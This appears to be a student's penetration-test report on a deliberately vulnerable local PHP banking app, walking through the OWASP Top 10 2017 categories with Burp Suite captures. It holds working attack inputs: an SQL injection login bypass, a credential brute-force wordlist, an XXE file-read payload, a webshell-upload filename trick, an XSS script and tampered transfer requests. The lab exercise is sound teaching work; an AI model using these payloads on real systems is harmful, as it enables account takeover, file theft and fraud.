

Vulnerable Bank

SQL Injection

OWASP Category

A1:2017 - Injection .

Description

SQL Injection in `login.php` allows attackers to bypass authentication by injecting malicious SQL code into user input fields.

Regular Request

| Time | Type | Direction | Method | URL |
|------------------|------|-----------|--------|--|
| 03:25:15 19 M... | HTTP | → Request | POST | http://localhost/bank/public/login.php |

| Request | | |
|--|-----|-----|
| Pretty | Raw | Hex |
| <pre>1 POST /bank/public/login.php HTTP/1.1 2 Host: localhost 3 Content-Length: 27 4 Cache-Control: max-age=0 5 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136" 6 sec-ch-ua-mobile: ?0 7 sec-ch-ua-platform: "Windows" 8 Accept-Language: en-US,en;q=0.9 9 Origin: http://localhost 10 Content-Type: application/x-www-form-urlencoded 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: http://localhost/bank/public/login.php 19 Accept-Encoding: gzip, deflate, br 20 Cookie: PHPSESSID=2ods89jaglp56j5960grvu4sm3 21 Connection: keep-alive 22 23 username=test&password=test</pre> | | |

Attack Steps & Impact

1- Enter malicious input : Username: ' OR '1'='1 Password: ' OR '1'='1

Bank Login

2- Successful Unauthorized access using admin .

Request

| Pretty | Raw | Hex |
|--------|---|-----|
| 1 | POST /bank/public/login.php HTTP/1.1 | |
| 2 | Host: localhost | |
| 3 | Content-Length: 61 | |
| 4 | Cache-Control: max-age=0 | |
| 5 | sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136" | |
| 6 | sec-ch-ua-mobile: ?0 | |
| 7 | sec-ch-ua-platform: "Windows" | |
| 8 | Accept-Language: en-US,en;q=0.9 | |
| 9 | Origin: http://localhost | |
| 10 | Content-Type: application/x-www-form-urlencoded | |
| 11 | Upgrade-Insecure-Requests: 1 | |
| 12 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 | |
| 13 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 | |
| 14 | Sec-Fetch-Site: same-origin | |
| 15 | Sec-Fetch-Mode: navigate | |
| 16 | Sec-Fetch-User: ?1 | |
| 17 | Sec-Fetch-Dest: document | |
| 18 | Referer: http://localhost/bank/public/login.php | |
| 19 | Accept-Encoding: gzip, deflate, br | |
| 20 | Cookie: PHPSESSID=2ods89jaglp56j5960grvu4sm3 | |
| 21 | Connection: keep-alive | |
| 22 | username=%27+OR+%27%3D%27&password=%27+OR+%27%3D%27 | |
| 23 | | |

Response

| Pretty | Raw | Hex | Render |
|--------|---|-----|--------|
| 1 | HTTP/1.1 302 Found | | |
| 2 | Date: Mon, 19 May 2025 00:38:57 GMT | | |
| 3 | Server: Apache/2.4.62 (Win64) PHP/8.3.14 mod_fcgid/2.3.10-dev | | |
| 4 | X-Powered-By: PHP/8.3.14 | | |
| 5 | Expires: Thu, 19 Nov 1981 08:52:00 GMT | | |
| 6 | Cache-Control: no-store, no-cache, must-revalidate | | |
| 7 | Pragma: no-cache | | |
| 8 | Location: dashboard.php | | |
| 9 | Content-Length: 1 | | |
| 10 | Keep-Alive: timeout=5, max=100 | | |
| 11 | Connection: Keep-Alive | | |
| 12 | Content-Type: text/html; charset=UTF-8 | | |
| 13 | | | |
| 14 | | | |

Broken Authentication

OWASP Category

A2:2017 - Broken Authentication

Description

The application uses plain text password storage and weak passwords, allowing attackers to easily compromise accounts.

Regular Request

- Storage Passwords In Plain Text In Database .

| <div><div>←</div><div>T</div><div>→</div></div> | | | | id | username | password | email | role |
|---|--|--|--|----|----------|-----------|----------------|-------|
| <input type="checkbox"/> |  Edit |  Copy |  Delete | 1 | admin | admin123 | admin@bank.com | admin |
| <input type="checkbox"/> |  Edit |  Copy |  Delete | 2 | user1 | password1 | user1@bank.com | user |
| <input type="checkbox"/> |  Edit |  Copy |  Delete | 3 | user2 | password2 | user2@bank.com | user |
| <input type="checkbox"/> |  Edit |  Copy |  Delete | 4 | user3 | password3 | user3@bank.com | user |

Attack Steps & Impact

1. Burp Suite will intercept the request.

```

Request
Pretty Raw Hex
1 POST /bank/public/login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 27
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost/bank/public/login.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=tot51blnn2vpalnkgvqthp4ner
21 Connection: keep-alive
22
23 username=test&password=test

```

2. Send It To Intruder

⚡ Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

| Time | Type | Direction | Method | URL |
|------------------|------|-----------|--------|--|
| 06:48:49 15 M... | HTTP | → Request | POST | http://localhost/bank/public/login.php |

Request

Pretty Raw Hex

```
1 POST /bank/public/login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 27
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not.A/Brand";v="99", "Chromi
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
```

- http://localhost/bank/public/login.php
- Add to scope
- Forward
- Drop
- Add notes
- Highlight >
- Don't intercept requests >
- Do intercept >
- Scan
- Send to Intruder Ctrl+I**
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Organizer Ctrl+O
- Send to Comparer
- Request in browser >

3. Loading Wordlists For username & password

Payloads



Payload position: 1 - test

Payload type: Simple list

Payload count: 7

Request count: 35

Payload configuration



This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

admin123
user1
user2
user3
user4
admin

Add

Enter a new item

Add from list... [Pro version only]

Payloads

Payload position: 2 - test

Payload type: Simple list

Payload count: 5

Request count: 35

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... [Pro version only]

123

password

0123

helloworld

admin123

Enter a new item

4. Running Attack and gaining successful login .

Attack Save

2. Intruder attack of http://localhost

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

| Request | Payload 1 | Payload 2 | Status code | Response received | Error | Timeout | Length | Comment |
|---------|-----------|------------|-------------|-------------------|-------|---------|--------|---------|
| 24 | user1 | helloworld | 200 | 20 | | | 6115 | |
| 25 | user2 | helloworld | 200 | 20 | | | 6115 | |
| 26 | user3 | helloworld | 200 | 20 | | | 6115 | |
| 27 | user4 | helloworld | 200 | 19 | | | 6115 | |
| 28 | admin | helloworld | 200 | 17 | | | 6115 | |
| 29 | | admin123 | 200 | 15 | | | 6115 | |
| 30 | admin123 | admin123 | 200 | 18 | | | 6115 | |
| 31 | user1 | admin123 | 200 | 14 | | | 6115 | |
| 32 | user2 | admin123 | 200 | 12 | | | 6115 | |
| 33 | user3 | admin123 | 200 | 13 | | | 6115 | |
| 34 | user4 | admin123 | 200 | 13 | | | 6115 | |
| 35 | admin | admin123 | 302 | 21 | | | 399 | |

Request Response

Pretty Raw Hex Render

1 HTTP/1.1 302 Found

2 Date: Thu, 15 May 2025 03:56:30 GMT

3 Server: Apache/2.4.62 (Win64) PHP/8.3.14 mod_fcgid/2.3.10-dev

4 X-Powered-By: PHP/8.3.14

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate

7 Pragma: no-cache

8 Location: /dashboard.php

9 Content-Length: 1

10 Keep-Alive: timeout=5, max=100

11 Connection: Keep-Alive

12 Content-Type: text/html; charset=UTF-8

13

14

Sensitive Data Exposure

OWASP Category

A3:2017 - Sensitive Data Exposure

Description


Passwords are transmitted without encryption.

Regular Request

Normal Login Request .

Attack Steps & Impact

- Intercept Request That shows password without any encryption mechanism



XML External Entities (XXE)


OWASP Category

A4:2017 - XML External Entities (XXE)

Description

The `complaint.php` file allows uploading XML files without proper validation, enabling XXE attacks.

Regular Request



Attack Steps & Impact

1- Creating xxe payload file .


```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ELEMENT foo ANY >

    <!ENTITY xxe SYSTEM "file:///D:/test.txt" >]>

<foo>&xxe;</foo>
```

2- upload malicious file .



3- xxe uploaded successfully

Request

PrettyRawHex

age/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: http://localhost/bank/public/complaint.php

Accept-Encoding: gzip, deflate, br

Cookie: PHPSESSID=2ods89jaglp56j5960grvu4sm3

Connection: keep-alive

Response

PrettyRawHexRender

✓ Complaint submitted successfully!

Complaint Details

Please describe your complaint in detail...

Broken Access Control

OWASP Category

A5:2017 - Broken Access Control

Description

Application fails to enforce proper restrictions on what authenticated users are allowed to do

Regular Request

- User1 Transfer Money From His Account To User2 Account .

Request

| | Pretty | Raw | Hex |
|--|--------|-----|-----|
|--|--------|-----|-----|

| | | | |
|----|---|--|--|
| 1 | POST /bank/public/dashboard.php HTTP/1.1 | | |
| 2 | Host: localhost | | |
| 3 | Content-Length: 59 | | |
| 4 | Cache-Control: max-age=0 | | |
| 5 | sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136" | | |
| 6 | sec-ch-ua-mobile: ?0 | | |
| 7 | sec-ch-ua-platform: "Windows" | | |
| 8 | Accept-Language: en-US,en;q=0.9 | | |
| 9 | Origin: http://localhost | | |
| 10 | Content-Type: application/x-www-form-urlencoded | | |
| 11 | Upgrade-Insecure-Requests: 1 | | |
| 12 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko | | |
| 13 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a | | |
| 14 | Sec-Fetch-Site: same-origin | | |
| 15 | Sec-Fetch-Mode: navigate | | |
| 16 | Sec-Fetch-User: ?1 | | |
| 17 | Sec-Fetch-Dest: document | | |
| 18 | Referer: http://localhost/bank/public/dashboard.php | | |
| 19 | Accept-Encoding: gzip, deflate, br | | |
| 20 | Cookie: PHPSESSID=ledb93a6ghm7bjqcguumj2tcc9 | | |
| 21 | Connection: keep-alive | | |
| 22 | | | |
| 23 | transfer=1&from_account=ACC003&to_account=ACC005&amount=500 | | |

- Successful Transfer

Welcome, user1

Manage your accounts and transactions

Your Accounts



ACC003

\$1,000.00

ACC004

\$1,000.00

Attack Steps & Impact

- User1 Transfer Money From User2 Account To His Account .

Request

Pretty Raw Hex

```
1 POST /bank/public/dashboard.php HTTP/1.1
2 Host: localhost
3 Content-Length: 59
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost/bank/public/dashboard.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=ledb93a6ghm7bjqcguumj2tcc9
21 Connection: keep-alive
22
23 transfer=1&from_account=ACC005&to_account=ACC003&amount=500
```

- Successful Transfer

Welcome, user1

Manage your accounts and transactions

Your Accounts



ACC003

\$1,500.00

ACC004

\$1,000.00

Security Misconfiguration

OWASP Category

A6:2017 - Security Misconfiguration

Description

The `complaint.php` allows uploading any file type without validation, enabling malicious file uploads & Attackers can upload and execute arbitrary code on the server .


Regular Request

Complaint Details

image



Attach Supporting Document Click to upload or drag and drop




Submit Complaint

Attack Steps & Impact

1- upload `webshell.php.jpg` file .

| Time | Type | Direction | Method | URL |
|------------------|------|-----------|--------|--|
| 06:49:33 19 M... | HTTP | → Request | POST | http://localhost/bank/public/complaint.php |
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2- Change Filename to be webshell.php only .



Cross-Site Scripting (XSS)

OWASP Category

A7:2017 - Cross-Site Scripting (XSS)

Description

The `message.php` displays user input without sanitization, allowing injection of malicious scripts.

Regular Request

Submit normal Msg .

Attack Steps & Impact

1-

Message Admin

Send a message to the administrator

Your Message

```
<script>alert("Finally Graduated <3 ")</script>
```



Send Message

2-

able Bank × *Assignment_11-3.pdf × DeepSeek - Into the Unknown × php web shell - Search

Ops SECC - Exams SE

localhost says

Finally Graduated <3

OK

Insecure Deserialization

OWASP Category

A8:2017 - Insecure Deserialization

Description

Transaction data is handled insecurely in `dashboard.php` allowing manipulation of data.

Regular Request

Normal Transaction From User To Another .

Attack Steps & Impact

1- Intercept Transfer Request of user

| Request | | |
|---------|---|-----|
| | Pretty | Raw |
| 1 | POST /bank/public/dashboard.php HTTP/1.1 | |
| 2 | Host: localhost | |
| 3 | Content-Length: 60 | |
| 4 | Cache-Control: max-age=0 | |
| 5 | sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136" | |
| 6 | sec-ch-ua-mobile: ?0 | |
| 7 | sec-ch-ua-platform: "Windows" | |
| 8 | Accept-Language: en-US,en;q=0.9 | |
| 9 | Origin: http://localhost | |
| 10 | Content-Type: application/x-www-form-urlencoded | |
| 11 | Upgrade-Insecure-Requests: 1 | |
| 12 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/ | |
| 13 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image | |
| 14 | Sec-Fetch-Site: same-origin | |
| 15 | Sec-Fetch-Mode: navigate | |
| 16 | Sec-Fetch-User: ?1 | |
| 17 | Sec-Fetch-Dest: document | |
| 18 | Referer: http://localhost/bank/public/dashboard.php | |
| 19 | Accept-Encoding: gzip, deflate, br | |
| 20 | Cookie: PHPSESSID=ledb93a6ghm7bjqcguumj2tcc9 | |
| 21 | Connection: keep-alive | |
| 22 | | |
| 23 | transfer=1&from_account=ACC004&to_account=ACC006&amount=1000 | |

2- Change `to_account` parameter to be my account .

Request

Pretty Raw Hex

```
1 POST /bank/public/dashboard.php HTTP/1.1
2 Host: localhost
3 Content-Length: 60
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost/bank/public/dashboard.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=ledb93a6ghm7bjqcguumj2tcc9
21 Connection: keep-alive
22
23 transfer=1&from_account=ACC004&to_account=ACC008&amount=1000
```

Response

Pretty Raw Hex Render

transfer money

✓ Transfer successful!

From Account

Enter account number

To Account

Enter recipient account

Using Components

OWASP Category

A9:2017 - Using Components with Known Vulnerabilities

Description

The application may be using outdated or vulnerable components.

Attackers can exploit known vulnerabilities in outdated components to compromise the system.

Insufficient Logging & Monitoring

OWASP Category

A10:2017 - Insufficient Logging & Monitoring

Description

The application uses basic file logging without proper monitoring or alerting.

| | | | | |
|--------------------|----|-----------------------|--------------------------------|-----------------|
| > .idea | 1 | [2025-05-06 09:05:00] | User: admin - Action: Accessed | admin dashboard |
| ▼ admin | 2 | [2025-05-06 09:05:32] | User: admin - Action: Accessed | admin dashboard |
| ≡ admin_logs.txt U | 3 | [2025-05-06 09:06:16] | User: admin - Action: Accessed | admin dashboard |
| 🐘 admin.php U | 4 | [2025-05-06 09:13:31] | User: admin - Action: Accessed | admin dashboard |
| > config | 5 | [2025-05-06 09:16:00] | User: admin - Action: Accessed | admin dashboard |
